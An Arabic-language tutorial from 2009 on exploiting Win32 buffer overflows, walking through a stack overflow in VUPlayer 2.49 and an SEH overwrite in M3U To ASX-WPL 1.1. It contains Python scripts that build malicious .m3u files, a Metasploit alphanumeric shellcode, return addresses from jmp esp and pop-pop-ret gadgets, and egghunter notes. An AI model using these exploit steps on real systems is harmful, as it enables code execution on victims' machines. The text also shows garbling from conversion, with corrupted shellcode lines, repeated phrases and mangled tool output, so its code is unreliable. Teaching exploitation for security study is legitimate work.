# Overflow Exploitation for Win32

استغلال ثغرات الاوفرفلو (الطفح)

By Encrypt3d.M!nd

http://m1nd3d.wordpress.com/

# مقدمة

تعد ثغرات الاوفرفلو من اوسع انواع الثغرات انتشاراً في عالم الحاسوب,حيث تأخذ الحيز الاكبر من انواع الثغرات الاخرى التي تصيب تطبيقات الويب وهي مصدر خوف كبرى الشركات المختصة ببرمجة التطبيقات. بدأت هذي الثغرات في الظهور منذ بداية ظهور انظمة التشغيل والتطبيقات المستخدمة في الحاسوب. ومع تطور هذه الانظمة والتطبيقات ازدادت تطول واستغلال هذه الانواع من الثغرات, حيث بدأت انواع اخرى تبدا في الظهور.

لا يمكننا ان نقول ان اي شخص يستطيع ان يستغل هذا النوع من الثغرات بعكس ثغرات تطبيقات الويب. فهي لا تحتاج سوى الى خبرة بسيطة لاكتشاف الثغرات الواضحة. لكن في هذا النوع من الثغرات تتغير طريقة الاستغلال من نوع الى اخر ومن تطبيق الى اخر. حيث تعتمد على عناوين مختلفة تختلف من نظام الى اخر. ومن جهاز الى اخر. فالمستغل الحقيقي للاوفرفلو هو من يستطيع ان يستغل هذه الثغرة حتى تعمل على كل جهاز وبثبات. وايضاً اذكر ان ليست كل ثغرة قابلة للاستغلال. كما ان ليست كل ثغرة تتمتع بصفات الثغرة المثالية كما نصف. اذ ان كل تطبيق يختلف عن التطبيقات الاخرى في طريقة التعامل مع من حيث الاستغلال. فمشاكل هذه الانواع من الثغرات التي قد تواجه المستغل كثيرة وبعضها يستحيل حله. لكن مع مرور الزمن ظهرت تقنيات جديدة تحل بعضاً من هذه المشاكل كما سنرى فيما بعد.

واخيراً اتمنى ان يكون هذا الكتيب البسيط مدخلاً بسيطاً لهذا الطريق الطويل. وجل ما اتمناه الفائدة العامة للجميع.

الان فلنبدأ بأسمه تعالى:

# المبادىء الاساسية

مفهوم الاوفرفلو هو ادخال قيمة معينة تكون اكبر من القيمة المحددة في التطبيق لمعالجتها مما يؤدي الى خروج جزء من القيمة المدخلة في مواقع غير مسموح بها افتراضياً. قد يمكن استغلال هذه القيمة في تغيير مسار البرنامج وتنفيذ اوامر او برامج صغيرة اخرى هدفها الاستفادة من هذا الطفح واختراق التطبيق المصاب تحت صلاحية المستخدم لهذا التطبيق سوف يتوضح كل شيء.

في هذا الكتاب سوف اتطرق الى ثغرات التطبيقات تحت انظمة تشغيل الوندوز win32 وايضاً تقسم ثغرات الاوفرفلو الى عدة انواع سنشرح منها ال Stack and buffer Overflow وفي المعالجات من نوع x86 مع ملاحظة الجهاز المستعمل لدي يعمل تحت منصة ( Windows XP sp3).

في هذا النوع من المعالجات توجد عدة انواع من المؤشرات Registers التي تختلف وظيفتها

من واحدة الى الاخرى وهذه المعالجات هى:

EAX: يستخدم في العمليات الحسابية وخزن القيم العائدة من تنفيذ الدوال المختلفة

EBX: يستخدم لخزن البيانات

ECX:یستخدم کعداد counter

EDX: يستعمل للعمليات الحسابية المعقدة. .

ESP: مؤشر الكدس Stack

EBP:مؤشر القاعدة

ESI:يقوم بحفظ مو اقع القيم المدخلة

EDI: يقوم بخزن موقع الناتج من العمليات

EIP:مؤشر التعليمات التالية

لمزيد من المعلومات حول هذه المؤشرات يمكنك القيام ببحث صغير بأي محرك بحث.

لكننا نكتفى هنا بمجرد تعريفها.

بعد ان تعرفنا على المسجلات الان نأتي لشرح مبسط لفكرة الاستغلال:

عند ادخال قيمة كبيرة وحدوث طفح في الذاكرة, تتغير قيم هذه المؤشرات ويتحول جزء منها او جميعها احياناً الى القيم المتحولة فيحدث Access Violation نستدل عليه ببرامج التنقيح.

هدفنا في الاستغلال هو ان نستدل على الموقع او القيمة المأخوذة من المدخلات وتحويلها الى قيمة تكتب في المسجل EIP فيتم تنفيذها. اي ان نحول القيمة العشوائية المدخلة الى قيمة محددة تدل على جزء من المدخلة يستفاد عند تنفيذها في تنفيذ امر معين. لا اعتقد ان القارىء سوف يستطيع فهم الفكرة الا بعد التطبيق لكن قبل ان نأخذ بعض التطبيقات هناك بعض الادوات التي سوف نستعملها:

Ollydbg

Metasploit 3

**Findimp** 

**Python** 

#### **Classic Overflow**

الان نبدأ في المثال الأول:

VUPlayer 2.49 Stack Overflow

عند تشغيل ملف بامتداد m3u في البرنامج يحتوي على عدد كبير من القيم المدخلة ( 1500 بايت كمثال) يحدث تغيير في عناوين المسجلات, يمكن استغلاله وجعل البرنامج ينفذ الشل كود.

اولاً نقوم بعمل ملف m3u يحتوي على عدد كبير من البايتات بواسطة ملف بايثون صغير

نحفظ الكود التالي بملف بامتداد py:


Chars = "A" \* 1500

File=open('crash.m3u,'w')

File.write(chars)

File.close()

عند تشغيل الملف وتنفيذه ينتج ملف crash.m3u يحتوي على 1500 بايت من الحرف A. عند فتح هذا الملف عن طريق البرنامج يغلق البرنامج فجأة. نحمل البرنامج بال Ollydbg ونستورد الملف لنلاحظ التالي:



نلاحظ الرسالة التالية في الشريط السفلي:

Access Violation When Executing [41414141]

واذا نظرنا الى المسجلات نرى ان بعضها تحول الى 41414141

والA=41 في الهكس, لذا نستنتج انه تمكنا من تغيير المؤشرات بقيمة اخترناها نحن, عن طريق القيم الموجودة في ملف الm3u. ونلاحظ في منطقة الكدس انه البيانات متسلسلة بالقيم المدخلة مما يدل على انه يوجد لدينا Stack overflow. الان هدفنا التالي:

1-نحدد الاربع بايتات التي تقوم بتغيير عنوان ال EIP

2-نلاحظ المسافة التي يمكن الكتابة فيها في الكدس لكي نضع فيها الشل كود

بالنسبة للنقطة الاولى نحدد هذه البايتات عن طريق تكوين ملف m3u يحتوي على رموز مختلفة عن ال A التي وضعناها. ونقوم بمشاهدة العنوان الجديد في رسالة ال Access violation مع ملاحظة قانون الكدس الذي ينص على ان الذي يدخل من البايتات او لا ينفذ اخيراً

اى اننا اذا وجدنا مثلاً الرسالة التالية:

Access Violation Error When Executing[44434241]

اي ان الاحرف في الملف تقرأ بالعكس:

41424344

والتي عند تحويلها من الهكس الى الاسكى = ABCD

لعمل ملف يحتوي رموز مختلفة يمكنك الاستعانة بالهاشات,وذلك بعمل هاشات مختلفة باي تشفير كان md5,sha-1,base64...etc

لنفرض اننا وجدنا المكان الذي يتغير بعد 1012 بايت. اي ان البايتات من 1013 الى 1017 تحتوي على عنوان العودة الجديد والذي يقوم بالقفز الى مكان الشل كود لتنفيذه نقوم بعمل شل كود ب encoder مناسب (يفضل استعمال Alpha لانه يحتوي على Friendly Characters لكي لا تحصل مشاكل مع البرامج المختلفة ان امكن) اذ ان في بعض البرامج لا توجد مساحة كافية لحجم الشل كود بعد عنوان العودة فنلجأ الى تقنيات اخرى سيتم شرحها فيما بعد. يتم عمل الشل كود بأستعمال مشروع ال metasploit.

لذا فبعد ان وجدنا عنوان العودة سبكون الاستغلال بالشكل التالي:

البايتات اللازمة لعمل طفح # 1012 \* "A" \* 1012

عنوان العودة الجديد والذي سيقوم بالقفز الى الشل كود# "x41\x42\x43\x44" عنوان

تعليمة لا تقوم بعمل اي شيء فقط عند تنفيذها يتم الانتقال للتعليمات التي بعدها إيفضل استعمالها قبل الشل كود حتى حينما تنفذ القفزة يضمن # 30 \* "Nops = "(x90" \* 30 وصول التنفيذ الى المدى وتنفيذه)" وصول التنفيذ الى الشل كود وتنفيذه)

#### # http://www.metasploit.com

## # EXITFUNC=process, CMD=calc.exe

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"

 $\label{eq:condition} $$ ''\times 30\times 42\times 42\times 58\times 50\times 38\times 41\times 43\times 4a\times 4a\times 49\times 4b\times 4c\times 4a'' $$$ 

"\x48\x47\x34\x43\x30\x45\x50\x45\x50\x4c\x4b\x51\x55\x47"

"\x4c\x4c\x4b\x43\x4c\x45\x55\x42\x58\x45\x51\x4a\x4f\x4c"

" $x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x43\x31\x4a$ "

"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x4a\x4e\x46"

"\x51\x49\x50\x4c\x59\x4e\x4c\x4d\x54\x49\x50\x42\x54\x45"

"\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4c"

"\x34\x47\x4b\x50\x54\x47\x54\x45\x54\x45\x4b\x55\x4c"

"\x4b\x51\x4f\x47\x54\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44"

"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c"

"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4c\x49\x51\x4c\x46"

```
"\x44\x44\x44\x48\x43\x51\x4f\x50\x31\x4a\x56\x45\x30\x50"
```


"\x51\x42\x4c\x42\x43\x43\x30\x41\x41")

File=open('vuln1.m3u','w')

File.write(overflow+ret+nops+shellcode)

File.close()

عند حفظ الكود اعلاه في ملف بايثون وتنفيذه ينتج ملف vuln1.m3u عند استيراده في البرنامج وهو في المنقح يحدث كراش:



نلاحظ ان العنوان "x41\x42\x43\x44\" هو نفسه الظاهر في الرسالة في الشريط السفلي والذي وضعناه في كود الثغرة على انه عنوان العودة مما يشير على صحة مكانه الان وايضاً نلاحظ انه مؤشر الكدس ESP يشير الى اول تعليمة "x90\" بعد عنوان العودة وهي التي يجب القفز لها لكي يتم تنفيذ الشل كود. قد تقولون انه يمكن ان نأخذ العنوان الموجود في المؤشر وجعله كعنوان عودة وبذلك يتم تنفيذ الشل كود ببساطة لكن المشاكل في هذه الطريقة هي:

1-ان العناوين تختلف من جهاز الى اخر ,وقد تختلف من تشغيلة الى اخرى بمعنى انها لا تكون ثابتة تماماً.

<sup>&</sup>quot;\x56\x42\x44\x4c\x4b\x51\x56\x50\x30\x4c\x4b\x51\x50\x44"

 $<sup>\</sup>label{eq:condition} \begin{tabular}{ll} \be$ 

<sup>&</sup>quot;\x58\x4b\x39\x4a\x58\x4d\x53\x49\x50\x42\x4a\x50\x50\x43"

 $<sup>\</sup>label{eq:condition} $$ \x4a\x50\x4d\x5a\x44\x44\x51\x4f\x45\x38\x4a\x38\x4b" $$ 

<sup>&</sup>quot;\x4e\x4c\x4a\x44\x4e\x50\x57\x4b\x4f\x4d\x37\x42\x43\x43"


2-تحتوي العناوين على "x00" وهذه التعليمة تعمل انهاء للتنفيذ اي انه عند تنفيذها يتوقف (اي تنهي السلسلة النصية) عندها كل شيء ولا يتم تنفيذ ما بعدها إذا لا يمكن استعمالها.

لذا فاننا نلجاً لطريقة تمكننا من القفز للعنوان المشار اليه بمؤشر ال ESP.و هذه تكمن باستعمال تعليمة JMP المتنفيذ او Call ESP عند القراءة. هذه التعليمات توجد بصورة كبيرة بالملفات التنفيذية او المكتبات الديناميكية DLL. لكنا كما قلنا لا يمكننا استخدام عنوان موجود في التطبيق نفسه لاحتوائه على ال null char

"x00". فنستعين بالمكتبات الديناميكية.

كل تطبيق في انظمة تشغيل الوندوز يلجأ لتضمين مكتبات جاهزة يستعملها بتنفيذ الدوال الموجودة فيها من اشهر هذه المكتبات التي قد لا يخلو اي تطبيق منها هي Kernel32.dll و user32.dll. يمكننا ان نشاهد المكتبات المتضمنة مع التطبيق باستخدام ال ollydbg وذلك بتشغيل التطبيق والذهاب الي:

View>>Executable Modules.



كل هذه المكتبات متضمنة مع التطبيق ويمكن استعمال اي من هذه المكتبات لاستخراج التعليمة.لكن يجب ان لا يتضمن عنوانها null char وتتكون من ثمانية بايتات (xxxxxxxx) .يمكن استخراج العناوين من المكتبات عن طريق اداة Findjmp و IREG و REG حيث REG تمثل احد انواع المسجلات المذكورة.

لاستعمال الاداة نقوم بتشغيلها عن طريق الدوس Dos وطريقة الاستعمال هي:

Findjmp.exe [library] REG

مسار المكتبة الكامل = [library]

المسجل المراد استخراج التعليمات له= REG

وبما انه نحتاج الى تنفيذ قفزة الى مؤشر الكدس ESP وان المكتبة المتضمنة مع البرنامج Bass.dll تحتوي على هذه التعليمات,انن فنستطيع ان نأخذ عنوان العودة من هذه المكتبة,وبما انه المكتبات الديناميكية المتضمنة مع التطبيقات تكون عناوينها ثابتة فتدعى الثغرة ب Universal اي تعمل مع العديد من اصدارات الوندوز. اما المكتبات المتضمنة مع نظام التشغيل فعناوينها تتغير بعد التحديثات.فاذا اخذنا عنوان من مكتبة windows xp sp0 من نظام تشغيل فعناوينها ناثغرة سوف لن تعمل مع windows xp sp2 كمثال.لان العناوين تكون مختلفة,فيقتصر تنفيذ الشل كود على الاصدار المحدد فقط.

لذا فالان نستعرض العناوين الموجودة في المكتبة bass.dll وناخذ احد العناوين الظاهرة.

```
C:\\Findjmp2 "C:\Program Files\Vuplayer\bass.dll" esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning C:\Program Files\Vuplayer\bass.dll for code useable with the esp regist er

0x100D0FF jmp esp
0x100218DF call esp
0x100222C5 jmp esp
0x10022307 call esp
0x10022307 call esp
0x10022AFF call esp
0x10022AFF call esp
0x10022AFF call esp
0x10022AFF call esp
0x1002AFF call esp
0x100AFFF call esp
0x100AFFFF call esp
0x100AFFFF call esp
0x100AFFFFF call esp
0x100AFFFF call esp
0x100AFFF call esp
```

اذا افتر ضنا اننا اخذنا العنو ان 0x1003b43b

عند تحويلها الى (الداخل اولاً ينفذ اخيراً) يكون الناتج

3bb40310

ونضع قبل كل بايتx\

ونضع العنوان الناتج "x3b\xb4\x03\x10" مكان عنوان العودة المفترض في الكود السابق ونحفظ الكود بالكامل ونكون ملف vuln1.m3u و هو ما يقوم به الشل كود باي شل كود اخر مع مراعاة الحجم المتاح في الكدس, وايضاً مراعاة الحجم المتاح في الكدس, وايضاً مراعاة الحجم المتاح في الكدس, وايضاً مراعاة الحجم المتاح في الكدس وايضاً مراعاة المحدد المتاح في الكدس وايضاً مراعاة المحدد المتاح في الكدس وايضاً مراعاة المحدد المتاح في الكدس والمتاح في المتاح في الكدس والمتاح في المتاح في الكدس والمتاح في الكدس والمتاح في الكدس والمتاح في الكدس والمتاح في المتاح في الكدس والمتاح في المتاح في المت

كانت هذه طريقة استغلال ثغرة Stack overflow كلاسيكية.

هناك بعض الحمايات التي قد اتخذت في سبيل الحيول دون تنفيذ الشل كود او استغلال الثغرات, من هذه الحمايات في انظمة الوندوز:

**DEP (Data Execution Prevention)** 

SafeSEH

Stack Cookies (/GS)

يمكن القراءة عنها وعن طريقة تخطى هذه الحمايات ان وجدت عن طريق البحث في محركات البحث.

#### **SEH OVERWRITE METHOD**

المثال الثاني: M3U To ASX-WPL 1.1

في هذا المثال سوف نتطرق الى طريقة اخرى لاستغلال بعض الثغرات, ففي بعض الاحيان لا يمكن ان نستغل الثغرة بالطريقة السابقة, حيث يكون عنوان العودة مربوطاً بخوار زمية معينة تغير من قيمته المدخلة, فيظهر كأنه مخرب وليس كالذي ندخله, الا في بعض الحالات اذا استطعنا ان نعدل عليه بطريقة معينة تجعله يقرأ عنوان موجود في الذاكرة لكن هذه الحالة نادرة. فالبديل لها ان وجد هو ال SEH Overwrite.


ال SEH اختصاراً ل(Structured Exception Handler) هو الية للتعامل مع الاخطاء في التطبيقات عند حدوثها, فمثلاً عند حدوث اي خلل في احد تطبيقات الوندوز تظهر رسالة الخطأ التالية:



فعندما يحدث خلل في التطبيق يذهب البرنامج الى عنوان معين في الذاكرة يسمى ال SE Handler اذ يوجد في هذا العنوان تعليمات تقول للذاكرة تنفيذ العنوان الذي تحويه فقد تظهر رسالة خطأ تنبأ المستخدم بان البرنامج لا يقبل المدخلات او اذا لم يوجد اى حدث فتظهر الرسالة المشهورة في نظام الوندوز اكس بي التي في الاعلى.

اما اذا ادخلنا قيمة تسببت في طفح البرنامج ادت الى تغيير هذا العنوان, فيمكننا توجيه البرنامج لتنفيذ الشل كود الخاص بنا. هذا ما سوف نفهمه في المثال

في البرنامج المصاب عند ادخال قيمة كبيرة للبرنامج عن طريق ملف m3u يحدث كراش في البرنامج ويخرج بدون اي رسالة خطأ مثل التي في الاعلى,نشك في اننا قد غيرنا من قيمة ال SE Handler فنفتح البرنامج عن طريق المنقح ونستورد الملف الذي بصيغة m3u وليحتوي على 2000 بايت(لن اشرح الذي سبق وان شرح في المثال الاول) ونرى التالي:




مثلما نرى هناك بعض المسجلات تم تغيير قيمها بالقيمة 41 والتي تعني A وكما نرى ان عنوان العودة قد تغير كما نلاحظ في الشريط الاسفل بما يعني انه يمكن محاولة الاستغلال بالطريقة المشروحة في المثال الاول لكننا الان بصدد الاستغلال باستعمال الSEH Overwrite لذا سوف نرى ما اذا كانت قيمة ال SE Handler قد تغيرت نختار من القائمة View>SHE Chain

لتظهر قائمة بعنوان وقيمة ال SEH Handler:



نلاحظ ان القيمة تغيرت بالمدخلات اذا يمكننا ان نستغل بطريقة ال SEH Overwrite .نضغط على القيمة كلك يمين ونختار Follow Address in Stack :



نلاحظ ان القيم في الكدس (الستاك) قد تغيرت مما يدل على انه لدينا Stack Overflow

الان ما علينا فعله لكي يتم استغلال الثغرة:

1-ان نبحث عن القيمة التي عندها تتغير قيمة ال Pointer to next SEH record والتي اذا وجدناها تكون بعدها قيمة ال.SEH Handler

2-ان نضع في ال Pointer to next She record قفزة الى الشل كود لتنفيذه.

3-ان نضع تعليمة في ال SE Handler تقوم بتنفيذ القيمة الموجودة في ال Pointer to next SEH. اذ عند حدوث خلل في التطبيق يتم تنفيذ ال SE Handler. ويشير الى ال Pointer to next SEH بانه ال Pointer له النه ال Pointer له يتم تنفيذ ال pointer الكراش في الخلل القادم بمعنى اوضح انه قيمة ال pointer سوف تصبح ك SEH عند حدوث كراش اخر بعد الكراش المتسبب بتنفيذ ال SEH الاصلي فيجب ان نحدث كراش في ال SEH يضمن لنا الانقال الى تنفيذ ال Pointer فيتم تنفيذ الشل كود.

لكي نحدث خلل في ال SEH يجب علينا ان نعوضه بتعليمة Pop pop ret.حيث تقوم هذه التعليمة بعمل خلل في التطبيق ونقل عنوان الpointer الى EIP ليتم تنفيذه.

عند حدوث الطفح في البرنامج يتم اولاً تغيير عنوان ال Pointer ومن ثم يليه مباشراً عنوان ال SE Handler في المعاهدا يجب اولاً ان نضع قفزة صغيرة في ال Pointer وثم تعليمة الpop-pop-ret في المماها المعاهدا يجب اولاً ان نضع قفزة صغيرة في المماها Nops(No Operation) ثم الشل كود في الاستغلال الاعتيادي.

يمكن ان يسبق الشل كود العناوين المتغيرة في بعض الحالات وسوف نتطرق لهذا الشيء فيما بعد.

الان يجب معرفة العنوان الذي يتغير عنده ال Pointer بنفس الطريقة المتبعة في المثال الاول.في حالتي يتغير بعد 1386 بايت.

فيكون الاستغلال الافتراضي كالتالي:

"A" X 1386+Pointer To Next SEH+SE Handler+Nops+Shellcode


في عنوان الPointer نضع قفزة صغيرة تؤدي الى الشل كود او الى احد ال Nops لضمان تنفيذ الشل كود,ويجب في حالة ال SEH Overwrite التأكد بمقدار القفزة التي تؤدي الى احد ال Nops الشل كود.لوجود بعض البايتات بين الSE Handler والNops.فيجب على الاقل ان تكون القفزة ل 6 بايتات او اكثر.

فاللقفز 6 بايتات نضع التعليمة "\xeb\x06\x90\x90\runner" (60 db للقفزة وال90 هو لمليء مكان العنوان لاربعة بايتات). بعد ان نضع عنوان ال Pointer نبحث عن تعليمة Pop-pop-ret وهنا تكمن صعوبة الاستغلال. فهناك ميكانيكية للحماية تسمى بال SafeSEH فعند عملية ترجمة التطبيقات او المكتبات في المترجمات. تقوم هذه الميكانيكية بالحيول دون امكانية استخدام SEH غير اعتيادي يؤدي الى استغلال غير مرغوب به.

فيجب ان نبحث عن مكتبة او تطبيق لن يتم ترجمته بخيار ال SafeSEH, واغلب المكتبات التي تأتي بدون هذا الخيار هي التي تأتي مع التطبيق او التطبيق نفسه حيث يمكن استعمال عناوينهم فقط او بعض الموديلات الاضافية التي تعمل مع البرامج التي تحتاجها.

لمعرفة المكتبات والتطبيقات التي يمكن اخذ عنوان التعليمة منها نستخدم اضافة لبرنامج Ollydbg تسمى Ollydbg تسمى OllySafeSEH تقوم باعطاء المكتبات ومساراتها ومعلومة عن حالة ال SafeSEH فيها.

بعد تنصيب هذه الاضافة وتحميل البرنامج وتشغيله نذهب الى Plugins>Scan /SafeSEH Modules



مثلما نرى فالموديلات المؤشرة في اللون الاحمر هي التي يكون فيها SafeSEH معطل ويمكن استخراج العناوين منها

نستخرج العنوان من اي موديل يظهر في اللون الاحمر باستخدام ال Findjmp2 والذي يمكن من خلاله استخراج تعليمات الpop-pop-ret

نقوم الان بأستخراج التعليمة من الموديل msacm32.drv وبما انه يوجد في مجلد ال system32 اذاً يمكننا كتابته فوراً في الfindjmp بدون تحديد مساره ويتم بهذا الامر:

Findjmp2 msacm32.drv REG

حيث REG تمثل اي مسجل من المسجلات المدعومة والتي تحتوي على تعليمة ال pop-pop-ret ولنفرض بإننا استعملنا مسجل الeax ا

```
C:\>findjmp2 msacm32.drv eax

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning msacm32.drv for code useable with the eax register
Øx72D1283F pop eax - pop - retbis
Øx72D12899 pop eax - pop - retbis
Øx72D12853 pop eax - pop - retbis
Øx72D12854 pop eax - pop - retbis
Øx72D12956 pop eax - pop - retbis
Øx72D15CD9 jmp eax
Øx72D15CD0 jmp eax
Øx72D15CDD jmp eax
Øx72D15D0C jmp eax
Øx72D15F8 jmp eax
Øx72D16310 jmp eax
Øx72D16310 jmp eax
Øx72D16327 jmp eax
Øx72D16327 jmp eax
Øx72D16327 jmp eax
Finished Scanning msacm32.drv for code useable with the eax register
Found 12 usable addresses
```

نأخذ احد العناوين مثلاً 0x72D12956 نحوله لصيغة الlittle Endian بعكسه وباضافة x قبل كل بايتين ليصبح:"x56\x29\xD1\x72"

الان لدينا التالي:

"A" X 1386 + "\xeb\x06\x90\x90"[Pointer To Next SHE] + "\x56\x29\xD1\x72"[SE Handler] + Nops + Shellcode

وهذا هو الاستغلال النهائي للثغرة:

http://www.exploit-db.com/exploits/10320

### **Most Common Exploitation Issues**

#### **Restricted Characters**

في بعض الاستغلالات. هناك بعض الرموز التي يجب تجنب احتواء الاستغلال عليها سواء في الشل كود او في العناوين المستخدمة في الاستغلال كمثال بسيط لنفرض لدينا برنامج يأخذ قيمة من ملف تكون بهذا الشكل:

File="AAAA....."

اي ان بايتات الطفح توضع بين علامتي التنصيص, فانه يجب تجنب استخدام بايت علامة التنصيص والذي كوده في الهيكس"x22"(وبشكل مؤكد البايت"x00") في الاستغلال لكي لا يصبح هكذا:

File="AAAA...AA"...AAAA...."

فلا يمكن الاستغلال ايضاً يجب تجنب تعديل بعض الملفات الباينري Binary باستخدام محررات النصوص الاعتيادية مثل Notepad++,Ultra-Edit...etc واستعمال محررات نصوص متقدمة مثل Notepad++,

وهناك ايضاً بعض البرامج التي تقوم بعمل تحويل لبعض البايتات يجب معرفتها وايضاً تجنب استعمالها واستعمالها

# **Egghunter**

نتلخص هذه الطريقة بتكوين شل كود صغير يقوم بعملية بحث في الذاكرة عن مجموعة بايتات وعند مطابقتها ينفذ ما بعدها هذه المجموعة من البايتات يجب ان تكون مميزة عن بقية البايتات في الذاكرة فعند التعرف عليها يتم القفز فوقها وتنفيذ ما بعدها على افتراض ان ما بعدها شل كود او nops.

هذا الشل كود والذي تم كتابته بواسطة Skype يكون حجمه 32 بايت. الله بايتات منها هي التي تتم المقارنة بها والتي تكون فيها كل 4 بايتات متشابهة لكي لا يحصل تشابه بينها وبين بايتات موجودة في الذاكرة.

للاطلاع على كود الEgghunter:

http://www.hick.org/~mmiller/shellcode/win32/egghunt\_syscall.c

تستعمل هذه الطريقة عندما تكون المساحة التي يمكن تنفيذها صغيرة جداً لا يمكن وضع شل كود مفيد لنا بها او عندما تكون المساحة قبل الكراش اكبر من التي بعده او عند حصول تخريب لبعض بايتات الشل كود بعد عنوان العودة. فهذه الطريقة سوف تحل الكثير من المشاكل التي من الممكن ان تواجه المستغل.

هناك بعض التقنيات المنتشرة والتي تحل ايضاً بعض المشاكل في بعض الثغرات فيجب البحث عنها عند الحاجة عنها والاستفادة منها في الاستغلالات المتقدمة.

وهناك بعض الثغرات التي قد تحتاج الى تقنية خاصة بها يقوم المستغل ببرمجتها.قد تؤدي الى قفزة من نوع خاص او طريقة تنفيذ الخ. فالخبرة في الاسسمبلي مطلوبة بشكل ضروري.

# الخاتمة

الى هنا يتتهي الكتاب,لكن لن تنتهي معه رحلة المعرفة فمن يريد ان يثابر على طريق ما يجب عليه ان لا يعتمد سوى على نفسه يتعب ليجني في الاخر ما ينشد اليه ونصيحتي اليكم ان لا تتوقفوا عن البحث ولا تسئلوا الا اذا لم تجدو مرادكم في البحث.

هذه هي الاصدارة الاولى من هذا الكتاب لا ادري اذا كنت سأطرح اصدارات اخرى او لا لكني اتمنى ان تكون هذه الاصدارة قد مسحت شيء من الغموض للبعض ثمن هذا الكتاب هو الدعاء لوالدي ولي وبعدها ان تثابروا على العلم ولا تتوقفوا ابدا وانصحكم بقراءة الكتب الانكليزية بهذا الخصوص مهما كانت قديمة ففيها من الشيء المفيد ما ينفع.

يمنع نشر /نسخ/نقل/استعمال اي شيء من هذا الكتاب بدون اذن شخصي من الكاتب الاصلي.

Encrypt3d.M!nd

Thursday, December 10, 2009